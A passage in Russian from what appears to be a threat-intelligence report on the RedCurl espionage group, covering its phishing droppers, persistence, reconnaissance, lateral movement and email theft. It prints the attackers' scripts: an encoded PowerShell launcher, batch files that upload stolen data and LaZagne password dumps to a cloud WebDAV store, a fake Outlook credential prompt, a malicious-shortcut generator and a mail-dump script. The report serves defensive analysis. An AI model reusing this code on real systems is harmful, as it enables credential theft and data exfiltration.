B2%D0%B0%D0%BD%D0%B8%D0%B8%20%D1%81%D0%BE%D1%82%D1%80%D1%83%D0%B4%
D0%BD%D0%B8%D0%BA%D0%BE%D0%B2.7z
http://*****.byethost7.com/d1/*****.7z
http://logs99.atwebpages.com/*****/reports/002838177363613567218
367647/actual/report.php
http://mtpn34.myartsonline.com/report/2890000027835616636545613/
actual/report.php
```

В атаках, совершенных в 2020 году, использовались LNK- и XLAM-файлы. Последние представляют собой файлы надстроек Excel 2010 и Excel 2007 на основе XML с поддержкой макросов. В результате взаимодействия жертвы с такими файлами подконтрольное атакующим облачное хранилище монтировалось в локальной системе в качестве сетевого диска, осуществлялся запуск расположенного на нем **RedCurl.Dropper**, после чего жертве демонстрировался фишинговый документ.

В атаках, которые мы наблюдали в 2019 году, жертвой загружался архив с файлом, имеющим расширение .exe, представляющим собой SFX-архив (self-extracting archive — самораспаковывающийся архив). Запуск жертвой указанного файла приводил к извлечению и запуску RedCurl.Dropper. При этом запускаемый файл имел иконку документа PDF или Microsoft Word, таким образом, если на компьютере жертвы не было включено отображение расширений файлов, подозрений подобный файл вызвать не должен был (Рисунок 7).

В более ранних кампаниях, проведенных RedCurl в 2018 году, из SFX-архива извлекалась утилита **NirCmd**, при помощи которой запускался модуль FirstStageAgent\_light. Помимо SFX-архива, использовались MHT-файлы, представляющие собой HTML-страницы с необходимыми для корректного отображения ресурсами. После открытия такого файла средствами веб-браузера пользователю предлагалось разрешить взаимодействие элементов ActiveX с компонентами веб-страницы:




Рисунок 7.  
Пример загружаемого файла с выключенным отображением расширения



Рисунок 8. MHT InitialDropper

В случае с МНТ-файлом средствами Windows PowerShell запускался **RedCurl.FirstStageAgent**, а также демонстрировалось содержимое фишингового документа или веб-страницы.

## 2019–2020



## 2018




Рисунок 9. Типы троянов в 2018, 2019 и 2020

Схожим образом RedCurl.FirstStageAgent распространялся при помощи сценариев JavaScript, при этом после его запуска жертве также демонстрировалась легитимная веб-страница, предлагающая скачать, установить или повторно установить Microsoft 365 или Office 2019. Подробное описание арсенала группы RedCurl содержится в главе «[Инструменты](#)».

# Запуск трояна и закрепление в системе

Подавляющее большинство инструментов, используемых в кампаниях RedCurl, представляют собой сценарии Windows PowerShell. Так, запуск RedCurl.Dropper, а также мониторинг облачного хранилища в качестве сетевого диска осуществлялись посредством сценария PowerShell. Один из примеров такого сценария приведен ниже:

```
powershell.exe -enc <JgAgACIAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIgAgAE  
AAKAAiAHMAZAbtADUALgBkAGwAbAAsAG8AQgBTAGKAUQBTAFUASQBTAHIAUwB5AE4AY  
QBjAGEAagBQAHAaQBWAFUAUQBCE0A2zBBACIAKQA7ACAAbgB1AHQAIAB1AHMAZQAg  
AGgAdAB0AHAAcwA6AC8ALwBhAHAACAAuAGsAbwBvAGYAcgAuAG4AZQB0AC8AZABhAHY  
AIABuADYAcgByAHMACwA5AGQAbwBxAG8AagA2AGkAdQAxACAALwB1AHMAZQByADoAZg  
BvAHkAdQBiAEAAadABoAGUAdAB1AG0AcABtAGEAaQBcAC4AYwBvAG0AOwAgAG4AZQB0A  
CAAdQBzAGUAIAbcAFwAYQbwAHAALgBrAG8AbwBmAHIALgBuAGUAdABAAMAUwBMAFwA  
ZABhAHYAIAAvAEQARQBMAEUVABFADs»  
«rundll32.exe» @«sdm5.dll, oBSiQSUISrSyNaIajPpiVUQBMgA»;  
net use https://app.koofr.net/dav PASSWORD  
/user:foyub@thetempmail.com;  
net use \\app.koofr.net@SSL\dav /DELETE;
```

Указанный сценарий сохранен в пакетном файле и будет запущен после открытия фишингового SFX-архива посредством сценария VBScript. В некоторых случаях персистентность модулей осуществлялась на этапе открытия SFX-архива. В таком случае создавался ярлык в директории Startup, который содержал команду для запуска модуля.

Запуск RedCurl.Dropper, представляющего собой библиотеку, осуществляется средствами rundll32.exe, при этом из CAB-архива будут извлечены RedCurl.FSA и дополнительные модули: RedCurl.FSA.C1 и RedCurl.FSA.C2.

Необходимо отметить, что в более ранних атаках, которые имели место в 2018 году, дополнительные модули Channel1 и Channel2 загружались из облачных хранилищ. В последних атаках модули находятся в одном CAB-архиве с FirstStageAgent, но сам RedCurl.Dropper запускается из сетевого диска, который монтируется на этапе получения первичного доступа.

Данные инструменты позволяли атакующим загружать дополнительные сценарии PowerShell (и другой необходимый для достижения тех или иных целей инструментарий) из облачных хранилищ и выполнять их. Подробное описание основного и дополнительных модулей представлено в разделе «**Инструменты**».

Персистентность в системе как основного, так и дополнительных модулей достигалась путем создания задач в планировщике:

```
/c schtasks /Create /TN «LicenseAcquisitionService\EnableLicenseAcquisitionTask» /SC hourly /ST 02:26 /tr «wscript.exe /B \»C:\Users\admin\AppData\Roaming\Microsoft\EnableLicenseAcquisitionS\EnableLicenseAcquisitionF.vbs\» /F
```

В более ранних атаках для обеспечения персистентности также использовались разделы реестра Run:

```
New-ItemProperty -Path Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Run -Name MicrosoftCurrentUpdatesCheck -Value «»»$Channel1Dir\check.exe»» loop 65000 3600000 execmd «»cd «»$Channel1Dir»» & call check.bat»» -Force | Out-Null
```

Как для задач в планировщике, так и для разделов реестра имена подбирались таким образом, чтобы их было максимально сложно отличить от используемых легитимными компонентами операционной системы и приложениями: MicrosoftCurrentUpdatesCheck, MDMMaintenanceTask, WindowsActionDialog и др.

# Разведка и продвижение по сети

## 2–6 месяцев

находится в сети жертвы RedCurl

## PyArmor

Использовался RedCurl для снижения вероятности детектирования и обfuscации кода инструмента LaZagne

Анализ кампаний RedCurl позволил сделать вывод, что в среднем, группа находится в сети жертвы от двух до шести месяцев. Сама стадия распространения по сети значительно растянута по времени, поскольку группа стремится оставаться незамеченной как можно дольше, не используя никаких активных троянов, которые могли бы выдать ее присутствие.

Использование сценариев Windows PowerShell и легитимных облачных хранилищ позволило RedCurl снизить количество детектирований применяемого ими инструментария до минимума. В рамках реагирований на инциденты мы идентифицировали срабатывания средств антивирусной защиты на запуск RedCurl.Dropper, при этом появляться они начали только спустя несколько месяцев присутствия вредоносного программного обеспечения в системе.

Для того чтобы снизить вероятность детектирования инструмента **LaZagne**, атакующими использовался **PyArmor**, что позволяло обfuscировать его код.

Сведения о скомпрометированной системе, доступных локальных и сетевых дисках также собирались атакующими с помощью сценариев Windows PowerShell:

```

8 systeminfo>>temp05\sys.txt
9 whoami /ALL>>temp05\whoami.txt
10 net use>>temp05\net.txt
11 wmic logicaldisk get description,name,Size>>temp05\disks.txt
12
13 Get-ChildItem "C:\\\" -Recurse -Force | Out-File -FilePath ".\\temp05\\C.tmp"; Get-ChildItem "D:\\\" -Recurse -Force | Out-File -FilePath "
  .\\temp05\\D.tmp";

```

Эти же сценарии применялись в том числе и для сбора информации об учетных записях электронной почты, которые впоследствии могли использоваться для нового раунда фишинговых рассылок:

```

1 $directory = "temp073";
2 $emaillist = @("");
3 $usersobj = ([adsisearcher]"(&(objectCategory=person)(mail=*))").findall().properties;
4 $usersobj | foreach {
5     $name = $_.name;
6     $mail = $_.mail;
7     $department = $_.department;
8     $description = $_.description;
9     $title = $_.title;
10    $company = $_.company;
11    $countrycode = $_.countrycode;
12    $telephonenumber = $_.telephonenumber;
13    $pwdlastset = $_.pwdlastset | Get-Date -format "dd.MM.yy";
14    $lastlogontimestamp = $_.lastlogontimestamp | Get-Date -format "dd.MM.yy";
15    $samaccountname = $_.samaccountname;
16    $emaillist += "{$name};{$mail};{$telephonenumber};{$department};{$description};{$title};{$countrycode};{$company}
      ;{$pwdlastset};{$lastlogontimestamp};{$samaccountname}";
17 } $emaillist | Out-File -FilePath ".\temp073\maillist.txt";

```

Для сбора информации об Active Directory в рамках кампаний RedCurl использовался **ADExplorer** из пакета Sysinternals:

```

10 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
11 copy /Y "\\app.koofr.net@SSL\dav\Koofr\utils\ade.tmp"
12 syspack.exe x -aoa -p%packpass2%"ade.tmp" -otemp011
13 temp011\adexplorer.exe -accepteula -snapshot [REDACTED] temp03\g0719.dat>>temp03\l.txt 2>61
14 timeout /T 120
15 syspack.exe a -p%packpass% -mhe:on -sdel -y \\app.koofr.net\SSL\dav\Koofr\STR\%computername%\username%_dom_%random%_date:~0,2%date:~3,2%
    -%TIME:~0,-9%TIME:~3,2%.tmp temp03

```

Несмотря на то что данный инструмент предназначен для работы с графическим интерфейсом, опция **snapshot** позволяет запустить его из командной строки и сохранить копию базы данных Active Directory в файл.

В отличие от многих других групп, целью которых является шпионаж, RedCurl не стремится получить доступ к системам с использованием протокола удаленного рабочего стола или его аналогов, а придерживается инструментов с интерфейсом командной строки, используя для интерактивного доступа SSH:

```

1: @echo off
2: ::set pc=
3: ::if not %pc%==%computername% goto stop
4: set ypass
5: set packpass XvXWx8dM_wfJLWmdvnf05gut8VJFLK26aHIsA
6: set pass2=pworbPctC8vUSAQvzVY0ZP95GrLeuxR4z_uZG1gvavqntx8
7: set curdir %cd%
8: mkdir temp05
9: mkdir temptun
10 taskkill /IM ssh.exe /F
11 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
12 copy /Y "\\app.koofr.net\SSL\dav\Koofr\utils\tun1.tmp"
13 net use \\app.koofr.net\SSL\dav /DELETE /Y
14 cd temptun
15 mkdir temp05
16 iiscript.exe /B ssh.vbs scr.bat
17 wscript.exe /B ssh.vbs ssh.bat
18 timeout /T 120
19 taskkill /IM ssh.exe /F
20 ncurd32.exe a -p%packpass% -mheon -y %curdir%\temp05\scr.tmp temp05
21 ::%curdir%
22 rd /S /Q temptun
23 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
24 syspack.exe a -p%packpass% -mheon -sdel -y \\app.koofr.net\SSL\dav\Koofr\STR\%computername%\username%_ustunlog_%date:~0,2%date:~3,2%_
    -%TIME:~0,-9%TIME:~3,2%.tmp temp05
25 net use \\app.koofr.net\SSL\dav /DELETE /Y
26 del /F /Q tun1.tmp
27 :stop
28 rd /S /Q temp05
29 rd /S /Q tempxec
30 del n0

```

Продвижение по сети в рамках кампаний RedCurl осуществлялось при помощи модифицированных LNK-файлов (ярлыков), которые размещались на сетевых дисках:

```

1: $servdir =
2: $P = (*.jpg", *.pdf", *.doc", *.docx", *.xls", *.xlsx");
3: $t = $rm | $r -lt $P.Count; $r++} {
4: if ($r -eq 0) {$ico = "$servdir\11.ico"};
5: if ($r -eq 1) {$ico = "$servdir\12.ico"};
6: if ($r -eq 2) {$ico = "$servdir\13.ico"};
7: if ($r -eq 3) {$ico = "$servdir\13.ico"};
8: if ($r -eq 4) {$ico = "$servdir\14.ico"};
9: if ($r -eq 5) {$ico = "$servdir\14.ico"};
10 Get-ChildItem Path $servdir -Include $P[$r] -Recurse | where-object {$_.LastWriteTime -gt ((Get-Date).AddDays(-30))} | where-object {$_.Attributes -ne [System.IO.FileAttributes]::Directory} | foreach {
11     $di = $_.DirectoryName;
12     $fn = $_.FullName;
13     $ba = $_.BaseName;
14     $n = $_.Name;
15     & "syspack.exe" @("x", "-aos", "-pPSSQN9hyM_JqPaKxs8bM7rtS2UM45bCs9gypPlz", "icons.tmp", "-o$($di)\");
16     attrib +H "$($di)\$ico";
17     attrib +H "$($di)\$d1";
18     $shell = New-Object -ComObject ("WScript.Shell");
19     $shortCut = $shell.CreateShortcut($_.FullName+".lnk");
20     $shortCut.TargetPath="powershell.exe";
21     $shortCut.WorkingDirectory="$($di)";
22     $shortCut.Save();
23     $shortCut.Arguments = "& rundll32.exe @(`"url.dll,FileProtocolHandler`", `\"$({$n})`");& rundll32.exe @(`"f01.dll`,zhYKoam61o)`";
24     $shortCut.IconLocation = "$ico";
25     try {
26         attrib +H $_.FullName;
27         $shortCut.Save();
28     } catch {};
29     if ($?) { $_.FullName | Out-File -FilePath ".\temp12\logs.txt" -Append; echo "$($fn).lnk" | Out-File -FilePath "

```



## LNK-файлы

использовались для подмены файлов с расширениями `*.jpg`, `*.pdf`, `*.doc`, `*.docx`, `*.xls`, `*.xlsx`.

При открытии такого файла происходит запуск RedCurl.Dropper

Файлы с расширениями `*.jpg`, `*.pdf`, `*.doc`, `*.docx`, `*.xls`, `*.xlsx`, размещенные на сетевых дисках, использовались в качестве исходников. С помощью сценария Windows PowerShell создавались указывающие на них LNK-файлы, а самим файлам на сетевом диске добавлялся атрибут «скрытый». Ничего не подозревающая жертва просто открывает целевой файл, однако вместе с ним осуществляется запуск RedCurl.Dropper, который также копируется в каталог с файлами на сетевом диске. Такой способ продвижения по сети очень медленный, зато позволяет обходить некоторые системы защиты.

Примечательно, что подобная особенность указанных LNK-файлов позволила специалистам **Лаборатории криминалистике Group-IB** обнаружить факт их открытия в UserAssist – источнике артефактов, который традиционно используется для поиска следов запуска исполняемых файлов и обычно не содержит подобных следов.

Помимо сценариев Windows PowerShell, в арсенале RedCurl есть и другие инструменты. Так, для получения учетных данных атакующими используется набирающий популярность инструмент LaZagne, который позволяет не только извлечь пароли из памяти, но и из файлов, например тех, что сохранены в веб-браузере жертвы. Указанный инструмент написан на языке Python и доставляется на скомпрометированный хост вместе с соответствующим интерпретатором:

```

1 @echo off
2 :::::set pc=
3 :::::if not %pc%==%computername% goto stop
4 set ylogin=codvu@901.email
5 set ypass=
6 set packpass=5VcdHxePBAf5_5HBCGke5GwoaGMJGWTYWhU2f1RTWwxt
7 set packpass2=JcGd0dPc_0Hd8Is7Uc7Td7Pc7Ta7GcKcLcNd9Gc3H
8 rd /S /Q python2
9 mkdir temp02
10 net use https://app.koofr.net/dav %ypass% /user:%ylogin% /persistent:no
11 copy /Y \\app.koofr.net\SSL\dav\Koofr\utils\lz242p.tmp
12 syspack.exe x -aoa -p%packpass2% "lz242p.tmp" -opython2
13 dir python2>>temp02\log.txt
14 dir python2\lz>>temp02\log1.txt
15 cd python2
16 python.exe lz\lz.py all>..\temp02\pw.txt 2>&1
17 timeout /T 10
18 python.exe lz\lz.py all>..\temp02\pw1.txt
19 timeout /T 10
20 cd ..
21 net use>>temp02\net.txt
22 syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net\SSL\dav\Koofr\STR\%computername%\username%.ps.%date:~0,2%&%date:~3,2%&%TIME:~0,-9%&%TIME:~3,2%.tmp temp02
23 net use \\app.koofr.net\SSL\dav /DELETE /Y
24 del /F /Q lz242p.tmp
25 rd /S /Q temp02
26 rd /S /Q python2
27 :stop
28 rd /S /Q tempexec
29 del %0

```

Также для сбора аутентификационных данных использовался сценарий PowerShell, который демонстрировал жертве всплывающее фишинговое окно Microsoft Outlook:

```

1 $packpass = "K1T3Cw5xB6wvS1vhy2o1aTS2k13FSW8hu6UJRTm9";
2 $unpackpass = "Jcghd45rJfSKKvnvdJAdf.wd";
3 $wdir = "temp0272";
4 $yolodir = "hejoudi@relatter.ru";
5 $yolosss =
6 $davstr = "https://app.koofr.net/dav";
7 $davstr2 = "\app.koofr.net@SSL\dav";
8 $mdir = ".\$(wdir)";
9 Start-Process ".\syspack.exe" -ArgumentList "x", "-aoa", "-p$(unpackpass)", "cr.tmp" -Wait -NoNewWindow;
10 Start-Process "rundll32.exe" -ArgumentList "cr.dll,handles";
11 Start-Sleep 10;
12 Add-Type -AssemblyName System.DirectoryServices.AccountManagement;
13 $i=0;
14 $CredMessage = "";
15 $isValid = $false;
16 $DS = New-Object System.DirectoryServices.AccountManagement.PrincipalContext('domain',$env:UserDomain);
17 while(!$isValid) {
18     $cred = [System.Windows.Forms.MessageBox]::Show("Microsoft Outlook Credentials", $CredMessage, "OKCancel");
19     $cred.GetNetworkCredential().Domain | Out-File -FilePath .\temp0272\cred.txt -Append;
20     $cred.GetNetworkCredential().Username | Out-File -FilePath .\temp0272\cred.txt -Append;
21     $cred.GetNetworkCredential().Password | Out-File -FilePath .\temp0272\cred.txt -Append;
22     if($cred -eq $null) {continue};
23     $isValid = $DS.ValidateCredentials($cred.UserName,$cred.GetNetworkCredential().Password);
24     if(!$isValid){$CredMessage = "Неверное имя пользователя или пароль."};
25     continue;
26 };
27 $proc = Get-WmiObject Win32_Process | select handle, name, commandline | Where {$_.name -eq "rundll32.exe"} | Where
28     {$_.commandline -like "*cr.dll*"};
29 $proc | Foreach {Stop-Process -id $_.Handle};
30 net use $davstr $yolosss /user:$yolodir/persistent:no;
31 Start-Process ".\syspack.exe" -ArgumentList "a", "-mhe-on", "-sdel", "-y", "$davstr2\Koofr\STR\$({Get-Random)_cre.tmp",
32     "+$(wdir)" -Wait -NoNewWindow;
33 Remove-Item -Path "\cr.tmp" -Force;
34 Remove-Item -Path ".\cr.dll" -Force;

```

Введенные пользователем аутентификационные данные сохранялись в текстовый файл, после чего проверялась их валидность. Таким образом, если в атакуемой организации отсутствовала Мультифакторная аутентификация, RedCurl могла получить доступ к электронной почте скомпрометированного пользователя даже тогда, когда необходимые данные не были получены с помощью **LaZagne**.

# Эксфильтрация данных

Особое внимание RedCurl уделяет компрометации электронной почты. Разумеется, для того чтобы извлечь и скопировать электронные письма, в арсенале атакующих был сценарий Windows PowerShell:

```

1 $( $dir = "tmp04"
2 Add-Type -Assembly "Microsoft.Office.Interop.Outlook"
3 $Outlook = New-Object -ComObject Outlook.Application
4 $Namespace = $Outlook.GetNamespace("MAPI")
5 $Folders = $Namespace.Folders | foreach {$_ .Folders | selectFolderPath,EntryID}
6 $Folders += $Namespace.Folders | foreach {$_ .Folders | foreach {$_ .Folders | selectFolderPath,EntryID}}
7 $Folders += $Namespace.Folders | foreach {$_ .Folders | foreach {$_ .Folders | foreach {$_ .Folders | selectFolderPath,EntryID}}}
8 $Folders += $Namespace.Folders | foreach {$_ .Folders | foreach {$_ .Folders | foreach {$_ .Folders | foreach {$_ .Folders | selectFolderPath,EntryID}}}}
9 $Folders += $Namespace.Folders | foreach {$_ .Folders | selectFolderPath,EntryID}}}}}
10 $Folders += $Namespace.Folders | foreach {$_ .Folders | selectFolderPath,EntryID}}}}}}
11 $Folders += $Namespace.Folders | foreach {$_ .Folders | selectFolderPath,EntryID}}}}}}
12 $Folders += $Namespace.Folders | foreach {$_ .Folders | selectFolderPath,EntryID}}}}}}
13 $Folders | Out-File -Width 500 -FilePath "${env:appdata}\$dir\$${env:computername}_OUTLOOK_FOLDERS.txt"
14 $DateStart=[DateTime]::Now.AddDays(-8)
15 $DateEnd = [DateTime]::Now.AddDays(1)
16 mkdir "${env:appdata}\$dir" -F | Out-Null
17 $sFilter="([ReceivedTime] > '{0:dd/MM/yyyy}') AND ([ReceivedTime] < '{1:dd/MM/yyyy}')" -f $DateStart,$DateEnd
18 $a=0
19 for ($r=0
20 $r < $Folders.Count
21 $r++) { $fld = $null
22 $curfolders = $folders[$r]
23 $curfldpath = $curfolders.FolderPath
24 $curfldid = $curfolders.EntryID
25 $fld = $Namespace.GetFolderFromId($curfldid)
26 if ($fld -eq $null) {continue
27 }
28 $curfldpath
29 $fld.Items.Restrict($sFilter) | foreach { $Name1 = -join ((65..90) + (97..122) | Get-Random -Count 15 | % {[char]$_})
30 $filename=($curfldpath -replace "\\\\", "") -replace "\\","_"+"_"+$Name1+".msg"
31 $_.SaveAs("${env:appdata}\$dir\$a\$_$filename")
32 $a++
33 }
34 }
35 Start-Sleep 10
36 ) 2>&1 > "${env:appdata}\tmp04\log2.txt"
```

Помимо сценариев, для загрузки необходимых файлов на облачные хранилища в некоторых случаях хакерами использовались и другие инструменты. В частности, для загрузки данных на Mega (файловое хранилище) применяется набор утилит **megatools**.

Хакеры искали документы везде: как на локальных дисках, так и на сетевых корпоративных хранилищах. Среди украденных файлов мы видели:

- личные дела сотрудников
- документацию по строительству объектов
- документацию по судебным делам
- внутренние документы

# Инструменты



## PowerShell

Язык, на котором написан весь собственный инструментарий группы

Весь собственный инструментарий группы написан на языке PowerShell. В процессе работы догружаются сторонние программы, в том числе на языке Python. К собственным инструментам группы RedCurl относятся:

- RedCurl.InitialDropper
- RedCurl.Dropper
- RedCurl.FSA aka FirstStageAgent
- RedCurl.FSA.C1 + RedCurl.FSA.C2
- RedCurl.Commands




Рисунок 10. Схема FSA, его модулей и команд

## InitialDropper

Первичный вектор RedCurl.InitialDropper – обычный самораспаковывающийся архив SFXRAR или 7z с иконкой PDF документа. Но так было не всегда. В результате анализа исторических данных были обнаружены:

- VBS\_Dropper – VBS сценарий
- XLAM\_Dropper – файл надстроек MS Office
- LNK\_Dropper – ярлык MS Windows

В результате запуска будут распакованы decoy-документ, вредоносная библиотека DLL RedCurl.Dropper, VBS-скрипт и сценарий командной оболочки BAT.




Рисунок 11. Содержимое SFX InitialDropper

Пользователю будет продемонстрирован документ-приманка, а в этот момент с помощью системной утилиты wscript.exe исполняется извлеченный VBS-скрипт, который запускает командный интерпретатор cmd.exe и извлеченный сценарий BAT.

```

1 powershell.exe -enc "JgAgACIAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAigAgAEAAKAAiAHMAZAbtADUALgBkAGwAbAAsAG8AQgBTAGKAUQBTAFUASOBTAHIAUwB5AE4AYQBJAGEAagBQAHAAa0BwAFUAUQBCE0AzwBBACIAKO7ACAAbgBLAHQAIAB1AHMAZQAgAgGAdAB0AHAAcAwA6AC8ALwBhAHAAcAAuAGsAbwBvAGYAcgAuAG4AZQB0AC8AZABhAHYAIABuADYAegByAHMAcAwA5AGQAbwBxAG8AagA2AGkAdQAxACAALwB1AHMAZQByADoAZgBvAHkAdQBiAEAAAdBoAGUAdABLAg0AcABtAGEAaQBsAC4AYwBvAG0AOwAgAG4AZQB0ACAAAdQbZAGUAIAbcAfwAYQBwAHAALgBrAG8AbwBmAHIALgBuAGUAdABAFAfMauwBMAFwAZABhAHYAIAvAEQARQBMAEUAVBFADSa"
2

```

